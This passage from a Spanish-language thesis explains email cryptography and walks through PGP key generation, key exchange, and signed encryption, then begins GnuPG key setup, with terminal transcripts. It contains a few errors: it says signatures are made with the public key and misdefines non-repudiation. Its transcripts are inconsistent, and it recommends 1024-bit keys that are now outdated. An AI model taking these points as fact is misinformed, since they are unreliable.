
4.2.9 Criptografía

Los correos viajan en texto plano por la red. La mejor forma de preservar la intimidad en los mensajes de correo electrónico es recurrir a la criptografía. Por medio de potentes técnicas criptográficas, el contenido del mensaje puede ser cifrado antes de enviarse, permitiendo así que sólo el destinatario legítimo del correo sea capaz de leerlo. Con este mecanismo se garantiza la confidencialidad del correo. Los modernos sistemas de seguridad del correo, como PGP y otros, no se limitan a cifrar el contenido de los mensajes intercambiados, sino que también añaden otros servicios como: **La integridad**, que garantiza que el contenido del mensaje no ha sido alterado en el camino. **La autenticación**, que asegura la identidad del remitente del correo. **No repudio**, que garantiza al remitente que el correo ha sido entregado.

Las herramientas de más amplio uso para cifrado del correo electrónico son el PGP (Pretty Good Privacy) y GPG (GNU Privacy Guard). El PGP fue inicialmente desarrollado en Estados Unidos. El GnuPG (GPG) fue creado en Europa y esta cubierto bajo la licencia GNU GPL Copyleft (Ver anexo licencia GNU).

La criptografía simétrica utiliza una misma clave para encriptar y desencriptar la información, a diferencia de la criptografía asimétrica, donde se utiliza un par de llaves relacionadas matemáticamente de modo que lo que se cifra con una llave, solo puede ser descifrado por la otra y viceversa. A una de estas llaves se le denomina privada y la otra pública.

Figura 14 Criptografía Simétrica




La llave privada es conocida **solamente por su dueño** y la llave pública debe ser conocida por aquellas personas con las cuales se establecerá comunicación.

El mensaje a enviar debe ser encriptado utilizando la llave pública del destinatario. Al recibirlo, el destinatario utilizará su llave privada para desencriptarlo.
El sistema de llave pública tiene las siguientes ventajas:

- Es muy seguro si las llaves son suficientemente grandes.
- Por cada persona es necesaria solo una pareja de llaves.
- La llave pública de una persona puede -y debe- ser publicada. En cambio, el sistema de llave única requiere que cada pareja de corresponsales comparta la llave y que ésta se mantenga siempre en secreto.

Figura 15 Criptografía de llaves pública y privada



Por ejemplo, un usuario "Jaime" tiene un par de llaves, Una llave privada y una llave pública, Estas llaves son generadas por programas especializados para ello. Jaime, desea enviar un mensaje cifrado a otro usuario "Carmen" y para ello, debe solicitar la llave pública de Carmen.

Jaime procede a encriptar el mensaje con la llave pública, y envía el mensaje a Carmen, Carmen desencripta el mensaje con su llave privada.

Carmen, al contestar el mensaje encripta la respuesta con la llave pública de Jaime y él desencriptará la respuesta con su llave privada.

Si el mensaje hubiera sido modificado, el resultado de la decodificación sería basura. Sin embargo, codificar un mensaje completo es una tarea lenta, especialmente para documentos largos.

Para evitar pérdida de tiempo de procesamiento, se aplica una función de dispersión (hash) al documento y sólo el resultado, al que se le llama **firma digital**, es encriptado con el proceso explicado anteriormente.


La firma digital se agrega al documento que será enviado. El destinatario separa la firma digital del mensaje, y aplica a este último la misma función de dispersión. Posteriormente decodifica con la llave pública la firma digital del mensaje y la compara con la calculada. Si son diferentes entonces, o bien el contenido del mensaje fue modificado después de ser firmado, o "Jaime" no lo envió. Este tipo de transacciones son de especial utilidad para el cierre de contratos por medios electrónicos.

4.2.9.1 PGP (Pretty Good Privacy)

El PGP es un sistema de *criptografía híbrida* que combina las mejores características de la criptografía simétrica y la criptografía de asimética.


Cuando se utiliza PGP para encriptar un texto plano, primero lo comprime y genera una llave de sesión temporal, la cual es **solo** una "llave secreta" producida por medio de números aleatorios generados al azar, Esta llave de sesión es producida con el fin de tomar la ventaja de la encriptación simétrica de ser rápida. El PGP encripta el texto comprimido con la "única llave secreta" dando como resultado un texto cifrado, la llave de sesión es encriptada con la llave publica del usuario y enviada con el paquete.

Figura 16 Encriptando con PGP




En el proceso de desencripción, se utiliza la llave privada para recobrar la llave de sesión temporal y PGP utiliza esta llave única para desencriptar utilizando el método simétrico sobre el texto cifrado, dando como resultado una mejora en la velocidad y consumode recursos de la encripción.

Figura 17 Desencriptando con PGP



La firma digital cumple con el mismo propósito que la firma manuscrita. El uso de la firma digital en la criptografía de llave pública se puede apreciar en la siguiente figura.

Figura 18 Criptografía y firma digital




Este sistema es intensivo en procesamiento y expande la información.

PGP utiliza una función de hash con una cadena de 160 bits. Si la información cambia un solo bit la función hash produce una salida completamente diferente. Esta salida es llamada *message digest o extracto de mensaje.*

PGP usa el extracto del mensaje y la llave publica para generar la “firma”.

Figura 19 Firma digital



Las llaves generadas por el PGP son:

```
linux:~/.pgp # ls -als
total 49
   1 drwx------   2 root     root          600 Sep 10 00:49 .
   1 drwx------  14 root     root          936 Sep 10 01:28 ..
   4 -rw-------   1 root     root         2703 Sep 10 00:44 pubring.pkr
   4 -rw-------   1 root     root         2963 Sep 10 00:44 secring.skr
linux:~/.pgp #
```

La *pubring.pkr* es donde se almacenan las llaves públicas y la *secring.skr* es donde se almacenan las llaves privadas.

Otros comandos útiles son:

Para crear una llave y mandarla a un servidor en Internet especificado en la opción URL:

pgp -kx <userid> <keyfile> <URL>

Para Obtener una llave de un servidor en Internet e incluirla al conjunto de llaves locales:

pgp -ka <keyfile>

Para quitar la llave de un usuario determinado en un servidor en Internet:

pgp -kr <userid> <URL>

Para visualizar las llaves que se encuentran alojadas en un servidor en Internet de un usuario determinado:

pgp -kv <userid> <URL>

Como el PGP es una aplicación que trabaja conjuntamente con los manejadores de correo, existe una aplicación que integra PGP y “pine” que es un manejador de correo de modo caracter (consola). Además existen programas de PGP para windows que trabajan en conjunto con el Outlook y el Netscape Mail.

Se hará un ejemplo sobre la transferencia de un documento cifrado de una máquina a otra con el uso del PGP como herramienta de encriptación, los nombres de los elementos que se utilizarán en la transferencia son:

Maquina A: Máquina encargada de encriptar y enviar el mensaje cifrado
Maquina B: Máquina receptora del mensaje.
UsuarioA: Usuario dueño de la llave privada en la máquina A,
FraseA: Frase de clave utilizada para identificarse ante el PGP en la máquina A. Esta frase solo es utilizada por el dueño de la llave privada.
UsuarioB: Usuario dueño de la llave privada en la máquina B.

FraseB: Frase de clave utilizada para identificarse ante el PGP en la máquina B. Esta frase solo es utilizada por el dueño de la llave privada.
Usuarioftp: Usuario ftp perteneciente a la máquina B para transferir todos los archivos necesarios.

Como ya se menciono, la máquina A desea enviarle un mensaje a la máquina B. Este mensaje tiene que ser encriptado y enviado por la máquina A utilizando la llave pública de usuarioB y la máquina B recibirá el mensaje y lo desencriptará utilizando su llave privada (llave de usuarioB).

El mensaje viene firmado por UsuarioA, esto obliga a la máquina B a obtener la llave pública de A para así confirmar la firma de usuarioA y asegurar de esta manera que el mensaje proviene de este usuario.

El primer paso es la generación de las llaves, este proceso se llevará a cabo en las dos máquinas. El PGP ejecuta un script que realiza una serie de preguntas para guiar al usuario paso a paso en el proceso de la generación de la llave.

```
MaquinaB:~ # ./pgp –kg                          #Comando para generar llaves y
                                                 firma digital
Pretty Good Privacy(tm) Version 6.5.8
(c) 1999 Network Associates Inc.
Uses the RSAREF(tm) Toolkit, which is copyright RSA Data Security, Inc.
Export of this software may be restricted by the U.S. government.

Choose the public-key algorithm to use with your new key
1) DSS/DH (a.k.a. DSA/ElGamal) (default)    #Tipo de algoritmo para realizar las llaves
2) RSA
Choose 1 or 2: 1                            #Se ha seleccionado el algoritmo DSS
                                              para generar la llave pública
Choose the type of key you want to generate
1) Generate a new signing key (default)
2) Generate an encryption key for an existing signing key
Choose 1 or 2: 1                            #Se escogió generar una nueva firma
Pick your DSS ``master key'' size:
1)  1024 bits- Maximum size (Recommended)
Choose 1 or enter desired number of bits: 1  #Tamaño de la llave pública
Generating a 1024-bit DSS key.

You need a user ID for your public key.  The desired form for this
user ID is your name, followed by your E-mail address enclosed in
<angle brackets>, if you have an E-mail address.
For example:  John Q. Smith <jqsmith@nai.com>
Enter a user ID for your public key: UsuarioB  #Se introduce el nombre del usuario al cual
                                                le pertenecen estas llaves. Este nombre
                                                tiene que ser conocido por todas las
                                                personas que necesiten comunicarse con
                                                este usuario.

Enter the validity period of your signing key in days from 0 - 10950
```

```
0 is forever (the default is 0): 0                    #La firma no tiene vencimiento

You need a pass phrase to protect your DSS secret key.
Your pass phrase can be any sentence or phrase and may have many
words, spaces, punctuation, or any other printable characters.

Enter pass phrase: XXXXX                              #La frase personal solo será conocida por
Enter same pass phrase again: XXXXX                   el usuario B, esta frase es la identificación
                                                      que el PGP exige para garantizar que es
                                                      usuarioB y no otro usuario al momento de
                                                      firmar un mensaje, para el ejemplo esta
                                                      frase es: FraseB
PGP will generate a signing key. Do you also require an
encryption key? (Y/n) y
Pick your DH key size:
1)  1024 bits- High commercial grade, secure for many years
2)  2048 bits- "Military" grade, secure for forseeable future
3)  3072 bits- Archival grade, slow, highest security
Choose 1, 2, 3, or enter desired number of bits: 1     #Creación de la llave privada

Enter the validity period of your encryption key in days from 0  - 10950
0 is forever (the default is 0): 0

Note that key generation is a lengthy process.
PGP needs to generate some random data. This is done by measuring
the time intervals between your keystrokes. Please enter some
random text on your keyboard until the indicator reaches 100%.
Press ^D to cancel                    #Utiliza un texto aleatorio para general la llave, este
100% of required data                 texto es introducido presionando aleatoriamente el
                                      teclado

Enough, thank you.
.******* ..................******** .
Make this the default signing key? (Y/n) y
.....******* .....******
Key generation completed.
MaquinaB:~ #
```

Se ha generado la firma, la llave privada y la llave pública de la maquina B, Este mismo proceso se debe llevar acabo en la máquina A especificando el nombre como **UsuarioA** y la frase personal como **FraseA**.

Generadas las llaves y la firma en las dos maquinas, se pueden comprobar por medio de:

Maquina A

```
MaquinaA# ./pgp -kc
Pretty Good Privacy(tm) Version 6.5.8
(c) 1999 Network Associates Inc.
Uses the RSAREF(tm) Toolkit, which is copyright RSA Data Security, Inc.
Export of this software may be restricted by the U.S. government.
Key ring: '/root/.pgp/pubring.pkr'
```

```
Type bits      keyID      Date       User ID
DSS  1024/1024 0x23F5940F 2003/12/14 *** DEFAULT SIGNING KEY ***  UsuarioA
sig!           0x23F5940F            UsuarioA
1 matching key found.

  KeyID      Trust     Validity  User ID
* 0x23F5940F ultimate  complete  UsuarioA
c             ultimate            UsuarioA
MaquinaA#
```

Este ejemplo indica que existe una firma por defecto asignada a usuarioA, y la última llave generada pertenece al mismo usuario. Esto se puede comprobar para la otra máquina.

Maquina B

```
MaquinaB:~ # ./pgp -kc
Pretty Good Privacy(tm) Version 6.5.8
(c) 1999 Network Associates Inc.
Uses the RSAREF(tm) Toolkit, which is copyright RSA Data Security, Inc.
Export of this software may be restricted by the U.S. government.
Key ring: '/root/.pgp/pubring.pkr'
Type bits      keyID      Date       User ID
DSS  1024/1024 0xCC3BB395 2003/09/11 *** DEFAULT SIGNING KEY *** UsuarioB
sig!           0xCC3BB395            UsuarioB
1 matching keys found.

  KeyID      Trust     Validity  User ID
* 0xCC3BB395 ultimate  complete  UsuarioB
c             ultimate            UsuarioB
MaquinaB:~ #
```

En el siguiente paso las dos máquinas suben sus llaves públicas a un servidor en Internet que permita compartir sus llaves para comunicarse, en este ejemplo se utiliza el ftp para transferir la llave pública de maquinaB hasta maquinaA utilizando un usuario de ftp ubicado en la maquina B, este usuario tiene por login “usuarioftp”:

```
MaquinaA# ftp MaquinaB.univalle.edu.co
Connected to MaquinaB.univalle.edu.co.
220 linux.local FTP server (Version 6.5/OpenBSD, linux port 0.3.2) ready.
Name (MaquinaA.univalle.edu.co:jhcifue):
331 Password required for usuarioftp.  #Usuario FTP
Password:
230- Have a lot of fun...
230 User usuarioftp logged in.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> mget pubring-MaquinaB.pkr
mget pubring-linux.pkr [anpqy?]? y
229 Entering Extended Passive Mode (|||1049|)
```

```
150 Opening BINARY mode data connection for 'pubring-linux.pkr' (3574 bytes).
100% |***********************************|  3574      14.52 KB/s    00:00
226 Transfer complete.
3574 bytes received in 00:00 (12.90 KB/s)
ftp> quit
221 Goodbye.
MaquinaA#
```

Una vez conseguida la llave pública de A, se tiene que ser añadida al PGP por medio de:

```
MaquinaA# ./pgp -ka .pgp/pubring-MaquinaB.pkr
Pretty Good Privacy(tm) Version 6.5.8
(c) 1999 Network Associates Inc.
Uses the RSAREF(tm) Toolkit, which is copyright RSA Data Security, Inc.
Export of this software may be restricted by the U.S. government.
Looking for new keys...
DSS  1024/1024 0xCC3BB395 2003/09/11 UsuarioB
keyfile contains  1 new keys. Add these keys to keyring ? (Y/n) y

New userid: "UsuarioB".
New signature from keyID 0xCC3BB395 on userid  UsuarioB

Keyfile contains:
  1 new key(s)
  1 new signatures(s)
  1 new user ID(s)


Summary of changes :

New userid: "UsuarioB".
New signature from keyID 0xCC3BB395 on userid  UsuarioB

Added :
  1 new key(s)
  1 new signatures(s)
  1 new user ID(s)
MaquinaA#
```

Se ha añadido el usuario “UsuarioB” en el grupo de firmas y de llaves local. Este proceso tiene que ser efectuado en las dos maquinas, ya que maquinaB (receptora del mensaje), al momento de desencriptar el mensaje debe comparar la firma del usuario que envió el mensaje y esta firma se encuentra almacenada en la llave pública, además si maquinaB quiere responder el mensaje, tendrá que encriptarlo con la llave publica del usuarioA.
Ahora se encriptará un texto:

```
MaquinaA:~ # less Textotesis

Hola
Este es el archivo de prueba para el PGP,
Aquí se probara el sistema de encripción del PGP
para la tesis de grado Sep 11 el 2003
MaquinaA:~ #
```

Se procederá a encriptar el texto indicándole al PGP que utilice la llave pública de "UsuarioB" por medio de la opción del PGP –e, y la opción –s indica que al momento de encriptar, utilice la firma del usuario por defecto en la maquinaA (UsuarioA):

```
MaquinaA # ./pgp -es Textotesis UsuarioB
Pretty Good Privacy(tm) Version 6.5.8
(c) 1999 Network Associates Inc.
Uses the RSAREF(tm) Toolkit, which is copyright RSA Data Security, Inc.
Export of this software may be restricted by the U.S. government.

A secret key is required to make a signature.

Recipients' public key(s) will be used to encrypt.

You need a pass phrase to unlock your secret key.
Key for user ID "UsuarioA"          #El nombre del usuario por defecto

Enter pass phrase: XXXXX            #Frase del usuarioA, para el ejemplo es FraseA
                                    Esto se hace con el fin que el usuario A(emisor) del
                                    mensaje,sea quien dice ser, y el mensaje se
                                    encripta con la llave publica del usuarioB (receptor)

Passphrase is good

Key for user ID: UsuarioA
1024-bit DSS key, Key ID 0xCC3BB395, created 2003/09/11
WARNING:  Because this public key is not certified with a trusted
signature, it is not known with high confidence that this public key
actually belongs to: "chuchox".

Are you sure you want to use this public key (y/N)? y
Ciphertext file: Textotesis.pgp
MaquinaA#
```

La opción "–es" permite encriptar el mensaje (opción -e) y firmarlo (-s).Una vez generado el archivo encriptado podemos comprobar su contenido

```
MaquinaA:~ # less Textotesis.pgp
¨^CPGPÁÀN^C¦^N206ú^O&Ý|^P^D^@§!>Wô¢i»235217210bfýFO230*á.
^FÆfä2102145-ìõEÂ^QAäòÕ;237^X214àhK
Ü^OiÍ3Edk ¸ÓqZ^F°ö236^U237^Fâø{Ç¤hÄÕ^W220¦ ¹ÈÈïá
```

```
^U^B¾söÍj^A,XÈá^\W+NM 200xP_nÒkgf^F¦5%\û>226!=`öZ±<3'231^Cü^LvqË"ÂØ´ÛÕ¡¿ÒÛ
Û^O231!Ií*2à^P
^)Ó±Ç~+xk×ý^CÈ²ß
eP'®§î©ænÁ^S233^H¢235^Y232236;·3205^?²p^M{^Bý233¨U^\Ôxª¨Sñ^Q204
206{^Mô215R^K216!210xv^EÅT^Y212217îOqÎ[;/F216^Mý235207pÇ¬^N^L^VÅ!¥0ä^E7,pÉ2
13226?201A^Q2á
¼rÂÑÊè>^Wÿ207216Â*I'?s213Lû^U?215»h^U¥Îº¥oçÒ¾223»ÃÎò¢Píõ`Z&:åâÄq210ÉlL^]d^
A2àU236ESCî^UZ
^Z¥u233^P^D223f^Qe®æ9»L³202Ñ200ÍH^\`°^\G232Ë212ª^YèBÓP×Ý
233ÎESC®^Mã^Fvûqñêæ^Gïô;201ö$211200e a  Ò¿ü
MaquinaA:~ #
```

Se transfiere el mensaje a la maquina de destino:

```
MaquinaA# ftp MaquinaB.univalle.edu.co
Connected to MaquinaB.univalle.edu.co.
220 linux.local FTP server (Version 6.5/OpenBSD, linux port 0.3.2) ready.
Name (linux.univalle.edu.co:jhcifue): usuarioftp
331 Password required for jhcifue.
Password:
230- Have a lot of fun...
230 User usuarioftp logged in.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> mput Textotesis.pgp
mput Textotesis.pgp [anpqy?]? y
229 Entering Extended Passive Mode (|||1051|)
150 Opening BINARY mode data connection for 'Textotesis.pgp'.
100% |**************************************|   418     138.93 KB/s    00:00
226 Transfer complete.
418 bytes sent in 00:00 (2.22 KB/s)
ftp> quit
221 Goodbye.
MaquinaA#
```

Una vez realizada la transferencia, se puede desencriptar el mensaje de la siguiente forma:

```
MaquinaB:~ # ./pgp -m Textotesis.pgp          #Se desencripta el archivo Textotesis.pgp
Pretty Good Privacy(tm) Version 6.5.8
(c) 1999 Network Associates Inc.
Uses the RSAREF(tm) Toolkit, which is copyright RSA Data Security, Inc.
Export of this software may be restricted by the U.S. government.
moreflagFile is encrypted.  Secret key is required to read it.
Key for user ID: UsuarioB                     # Se identifica el nombre del usuario al cual
                                              le enviaron el mensaje (propietario de la
                                              llave publica que utilizaron para encriptar el
                                              mensaje)
1024-bit DSS key, Key ID 0xCC3BB395, created 2003/09/11
Key can sign.
You need a pass phrase to unlock your secret key.
```

Enter pass phrase: XXXXX #Para el ejemplo esta frase es: FraseB
Good signature from user "UsuarioA". #Se certifica la firma del usuario que envió el mensaje.

Signature made 2003/12/14 12:41 GMT

Hola
Este es el archivo de prueba para el PGP,
Aqui se probara el sistema de encripcion del PGP
para la tesis de grado Sep 11 el 2003

MaquinaB:~ #

Como se puede observar, UsuarioB confirmo por medio de la firma que el remitente del mensaje es UsuarioA.

4.2.9.2 GnuPG (GNU Privacy Guard)

GnuPG es una herramienta de seguridad para comunicaciones. Esta herramienta cumple las mismas funciones que el PGP pero funciona bajo licencia GNU (Anexo 1), al igual que el PGP el GPG fue transportado a diferentes sistemas operativos incluyendo Windows. El GnuPG utiliza criptografía de llave pública para que los usuarios puedan comunicarse de un modo seguro, implementando un esquema algo más sofisticado en el que un usuario tiene un par de claves primario, y ninguno o más de un par de llaves adicionales subordinadas. Los pares de llaves primarios y subordinados se encuentran agrupados para facilitar la gestión de llaves, y el grupo puede ser considerado como un sólo par de llaves.

Para generar el grupo de llaves primaria se utiliza:

```
linux:~/fuentes/gnupg-1.2.4 # gpg  --gen-key
gpg (GnuPG) 1.2.4; Copyright (C) 2003 Free Software Foundation, Inc.
This program comes with ABSOLUTELY NO WARRANTY.
This is free software, and you are welcome to redistribute it
under certain conditions. See the file COPYING for details.

Please select what kind of key you want:
   (1) DSA and ElGamal (default)
   (2) DSA (sign only)
   (4) RSA (sign only)
Your selection? 1
DSA keypair will have 1024 bits.
About to generate a new ELG-E keypair.
              minimum keysize is  768 bits
              default keysize is 1024 bits
    highest suggested keysize is 2048 bits
What keysize do you want? (1024)
Requested keysize is 1024 bits
Please specify how long the key should be valid.
```

```
      0 = key does not expire
    <n>  = key expires in n days
    <n>w = key expires in n weeks
    <n>m = key expires in n months
    <n>y = key expires in n years
Key is valid for? (0) 0
